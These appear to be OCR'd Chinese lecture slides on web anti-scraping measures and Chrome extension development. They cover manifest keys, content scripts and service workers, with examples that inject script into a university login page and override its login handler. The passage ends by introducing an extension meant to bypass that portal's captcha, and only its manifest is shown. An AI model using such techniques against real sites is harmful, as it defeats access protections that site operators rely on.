
CSDN，复制内容的结尾增加版权信息



计时广告

- 例子：腾讯视频的计时广告（https://v.qq.com/）

腾讯视频的计时广告


腾讯视频
首页
VIP会员
电视剧
电影
综艺
动漫
少儿
全部
登录
VIP可关闭该广告
Biostime合生元 × TMALL天猫
合生元天猫旗舰店
打开淘宝APP搜索
点击画面，了解详情
00:00
00:00
榜上佳婿
简介
剧集
剧综
JUMP享多重权益
看专属内容，购点映礼包享立减
JUMP25元/月
用户评价
腾讯视频评分
9
就这个大庭广众戳穿渣男爽！


功能屏蔽

- 例子：百度文库，屏蔽了复制和右键功能

(https://wenku.baidu.com/view/4158f76aaf1ffc4ffe47ac67.html)

百度文库，屏蔽了复制和右键功能

[绕口令11篇 - 百度文库 (baidu.com)]



检验登录情况

- 例子：百度文库，非会员继续阅读


(https://wenku.baidu.com/view/0fbea0bef66527d3240c844769eae009591ba24f.html)

7.3 浏览器扩展

- 通过调用浏览器提供的扩展 API 来扩展浏览器功能的一种组件，工作在浏览器层面，使用 HTML + JavaScript + CSS开发
- 浏览器扩展可以看成是一个本地的Web应用。相比普通的Web应用，它可以利用浏览器平台提供的丰富接口，获得更加全面的信息，进行更加复杂的操作
- 使用浏览器扩展可以定制浏览器，进行：页面控制、书签控制、下载控制、窗口控制、标签控制、网络请求控制、各类事件监听、自定义原生菜单、完善的通信机制……
- 各大主流浏览器都提供扩展机制

Chrome扩展

- Chrome拓展的整体框架依据其功能可以分为三类：
  - 配置：Manifest, DeclarativeNetRequest
  - 服务：Service workers, Side Panel
  - 脚本：Content scripts, Toolbar action



Manifest

- Manifest是chrome拓展开发中唯一要求必须有的文件，并需要将其命名为manifest.json，放在拓展根目录。

- manifest记录了重要的元数据、定义了资源、声明了权限，并标识了需要在后台和页面中运行的文件。

```
{
    "manifest_version": 3,
    "name": "最简单的扩展",
    "version": "1.0.0",
    "description": "最简单的拓展示例，无需任何额外资源"
}
```

Manifest keys

Manifest.json配置文件是以键值对的形式存储的，下面详细介绍manifest中能定义的键有哪些，以及它们的作用。

必要的三个键：

- manifest_version: 数字，扩展api版本，这里写3即可。
- name: 字符串，拓展名称，自定义即可。
- version: 字符串，你开发的拓展版本号，自定义即可，不能以0开头，最多支持3个“.”，如1.0.123.321是可以的，0.1.123.321不可以。

```
{
    "manifest_version": 3,
    "name": "最简单的扩展",
    "version": "1.0.0",
    "description": "最简单的拓展示例，无需任何额外资源"
}
```

Manifest keys

最好有的两个键，如果你想将你的拓展发布到chrome web store上，这两个键是必须的


- description: 字符串，对你拓展功能的描述，不超过132个字符。
- icons: json，你的拓展图标。在这个json中，键为像素数，值为对应的图片路径（必须为相对路径，图片最好为png）。其中128×128是必须的， 用于在web store中显示，48×48也是必须的，用于显示在浏览器拓展管理界面，你也可以定义其他的图片用于在页面中显示。

Manifest keys

- 添加了description和icons之后，拓展在浏览器中显示如下：

```
{
    "manifest_version": 3,
    "name": "加入icon的拓展",
    "version": "1.0.1",
    "description": "这个拓展加入了icon的显示",
    "icons": {
        "16": "icons/icon16.png",
        "32": "icons/icon32.png",
        "48": "icons/icon48.png",
        "128": "icons/icon128.png"
    }
}
```

拓展管理页面



toolbar

Manifest keys

接下来是几个常用的key

- action: 定义你的拓展在toolbar中显示的内容和进行的行为。

```json
{
    "manifest_version": 3,
    "name": "加入icon的拓展",
    "version": "1.0.1",
    "description": "这个拓展加入了icon的显示",
    "icons": {
        "16": "icons/icon16.png",
        "32": "icons/icon32.png",
        "48": "icons/icon48.png",
        "128": "icons/icon128.png"
    },
    "action": {
        "default_icon": {
          "16": "icons/icon16.png",
          "32": "icons/icon32.png"
        },
        "default_title": "Click Me",
        "default_popup": "html/popup.html"
    }
}
```

Manifest keys

- Action：其中，default_title是当鼠标悬停在toolbar上时，显示出的信息。default_popup是当鼠标在toolbar上点击拓展时，打开的页面。

```json
{
    "manifest_version": 3,
    "name": "加入icon的拓展",
    "version": "1.0.1",
    "description": "这个拓展加入了icon的显示",
    "icons": {
        "16": "icons/icon16.png",
        "32": "icons/icon32.png",
        "48": "icons/icon48.png",
        "128": "icons/icon128.png"
    },
    "action": {
        "default_icon": {
          "16": "icons/icon16.png",
          "32": "icons/icon32.png"
        },
        "default_title": "Click Me",
        "default_popup": "html/popup.html"
    }
}
```

Popup.html


```html
<body>
    <h1>简单的popup页面</h1>

    <div class="content">
        <p>这是一个简单的 Chrome 扩展弹出窗口。</p>
    </div>
</body>
```

Manifest keys

- author: 字符串，作者信息，一般放联系邮箱。

```
5     "description": "这个拓展加入了icon的显示",
6     "author": "zmlad",
```

- background: json，定义在拓展的service workers中包含的js文件




```
21    "background": {
22        "service_worker": "service-worker.js"
23    }
```

什么是service worker，如何定义，将在后面讲解

Manifest keys

- content_scripts: 列表，定义当用户打开特定页面时，使用哪个js或css文件。Content_scripts中的代码运行于一个独立的上下文中，也就是说，它只能访问dom，无法修改和访问页面原生javascript环境中的变量和函数。
- 对于列表中的每一项，都是一个json字典，有四个键：matches, css, js, run_at


```
24      "content_scripts": [
25          {
26              "matches": ["https://*.ruc.edu.cn/*"],
27              "css": ["css/content-style.css"],
28              "js": ["js/content-script.js"],
29              "run_at": "document_end"
30          }
31      ]
```

content_scripts

- 其中，matches是个列表，当匹配到这个列表中的url时，会执行后面定义的js和css
- Css和js也是列表，每一项为要执行的代码文件相对路径
- Run_at有三个值：document_start/end/idle，分别表示【在页面加载开始前】，【在页面加载结束后】和【在页面加载结束后，window.onload事件触发前的页面空闲时间】这三个时间点，如果不定义，默认为document_idle
- Document_end时间点，只加载了dom的第一层，没有加载其他如image，frame的资源。

content_scripts

- 添加了如下content_scripts之后，访问微人大，看到控制台输出。



content_scripts

- 我们前面提到，content_scripts运行在独立的上下文中，它不会影响原来页面中的js执行。

```
1  console.log("injected content script");
2
3  window.onload = function () {
4  document.getElementById('login-iframe')
5  .contentDocument.getElementById("login-submit")
6  .addEventListener("click", function (e) {
7      console.log("login-submit clicked", e.target);
8  });
9  }
```

Content_script.js

```
injected content script
login-submit clicked
  ▶ <button class="button" id="login-submit" type="submit" disabled> ··· </button>
▶ POST https://v.ruc.edu.cn/auth/login 400 (Bad Request)        login?&proxy=t
>
```

Content_script.js中代码执行

原页面中的代码执行

content_scripts

- 我们如何让代码直接在页面上下文中执行呢？这是一种content_script的妙用，向页面中插入一个script标签即可。

```
11   jsPath = 'js/inject.js';
12   var temp = document.createElement('script');
13   temp.setAttribute('type', 'text/javascript');
14   temp.src = chrome.runtime.getURL(jsPath);
15   document.body.appendChild(temp);
```

这里的路径一定要用相对于拓展根目录的路径！

```
1  document.getElementById('login-iframe')
2  .contentDocument.getElementById("login-submit")
3  .onclick = function () {
4      console.log("login-submit clicked in inject script");
5  };
```

Inject.js

```
injected content script
login-submit clicked in inject script
login-submit clicked in content script
>
```


可以看到原本的onclick函数被我们修改

Manifest keys

- web_accessible_resources: 列表，定义拓展中的哪些资源能被网站访问。
- 我们前面插入的inject.js需要在这里声明能被访问，才能真的插入页面，否则，浏览器会报错。

```
32      "web_accessible_resources": [
33          {
34              "resources": ["js/inject.js"],
35              "matches": ["https://*.ruc.edu.cn/*"]
36          }
37      ]
```

manifest.json



Service worker

- Service worker用于执行后台任务，用于更加复杂和个性化的开发。所有service worker中的任务都以事件处理函数的方式定义。
- Service Worker 的关键特性：
  - 独立线程：运行在浏览器后台，不受网页刷新影响。
  - **事件驱动**：仅在需要时被唤醒，降低资源消耗。
  - 无法直接访问 DOM：需要通过 postMessage 与 content script 进行通信。

Service worker

- Service worker 通过 chrome api 来工作，你需要在manifest.json中声明需要用到的api并给予权限

Manifest.json

```
38      "permissions": [
39          "webNavigation"
40      ]
```

- 有了对应权限之后，就可以在service worker中调用对应api，设置事件处理函数。


Service-worker.js

```
1   chrome.webNavigation.onCompleted.addListener((details) => {
2       if (details.url.toLowerCase().includes('ruc')) {
3         console.log(`[RUC URL Detector] URL contains "ruc": ${details.url}`);
4       }
5     });
```

当访问含有ruc的url时，在控制台输出信息

Service worker

- 在拓展加载页面，你可以看到一个拓展是否包含service worker，并可以打开其控制台。



扩展开发总览

- Manifest.json

```
    "manifest_version": 3,
    "name": "加入icon的拓展",
    "version": "1.0.1",
    "description": "这个拓展加入了icon的显示",
    "author": "zmlad",
    "icons": {
        "16": "icons/icon16.png",
        "32": "icons/icon32.png",
        "48": "icons/icon48.png",
        "128": "icons/icon128.png"
    },
```

设置信息和图片资源

```
    "action": {
        "default_icon": {
          "16": "icons/icon16.png",
          "32": "icons/icon32.png"
        },
        "default_title": "Click Me",
        "default_popup": "html/popup.html"
    },
    "background": {
        "service_worker": "service-worker.js"
    },
    "content_scripts": [
        {
          "matches": ["https://*.ruc.edu.cn/*"],
          "css": ["css/content-style.css"],
          "js": ["js/content-script.js"],
          "run_at": "document_end"
        }
    ],
```

设置popup, background和content script

```
    "web_accessible_resources": [
        {
            "resources": ["js/inject.js"],
            "matches": ["https://*.ruc.edu.cn/*"]
        }
    ],
    "permissions": [
        "webNavigation"
    ]
```

设置权限

扩展开发总览

- Content scripts

content-script.js

```
1  console.log("injected content script");
2
3  // 添加登录按钮事件处理函数，控制台输出额外信息
4  window.onload = function () {
5  document.getElementById('login-iframe')
6  .contentDocument.getElementById("login-submit")
7  .addEventListener("click", function () {
8      console.log("login-submit clicked in content script");
9  });
10 }
11
12 // 向页面中注入代码
13 jsPath = 'js/inject.js';
14 var temp = document.createElement('script');
15 temp.setAttribute('type', 'text/javascript');
16 temp.src = chrome.runtime.getURL(jsPath);
17 document.body.appendChild(temp);
```

inject.js

```
1  // 修改原有的登录按钮点击事件，变为控制台输出信息
2  document.getElementById('login-iframe')
3  .contentDocument.getElementById("login-submit")
4  .onclick = function () {
5      console.log("login-submit clicked in inject script");
6  };
```

扩展开发总览

- popup.html


```
1   <!DOCTYPE html>
2   <html>
3   <head>
4       <meta charset="UTF-8">
5       <title>简单的popup页面</title>
6   >   <style>···
55      </style>
56  </head>
57  <body>
58      <h1>简单的popup页面</h1>
59
60      <div class="content">
61          <p>这是一个简单的 Chrome 扩展弹出窗口。</p>
62      </div>
63  </body>
64  </html>
```

扩展开发总览

- service-worker.js

```
chrome.webNavigation.onCompleted.addListener((details) => {
    if (details.url.toLowerCase().includes('ruc')) {
      console.log(`[RUC URL Detector] URL contains "ruc": ${details.url}`);
    }
  });
```

- 项目总览




微人大验证码绕过实例_1_拓展开发

manifest.json

```
{
    "manifest_version": 3,
    "name": "验证码自动填写",
    "version": "1.0",
    "description": "自动获取验证码并填写提交",
    "content_scripts": [
      {
        "matches": ["<all_urls>"],
        "js": ["content.js"],
        "run_at": "document_end"
      }
    ],
    "permissions": ["activeTab"]
}
```

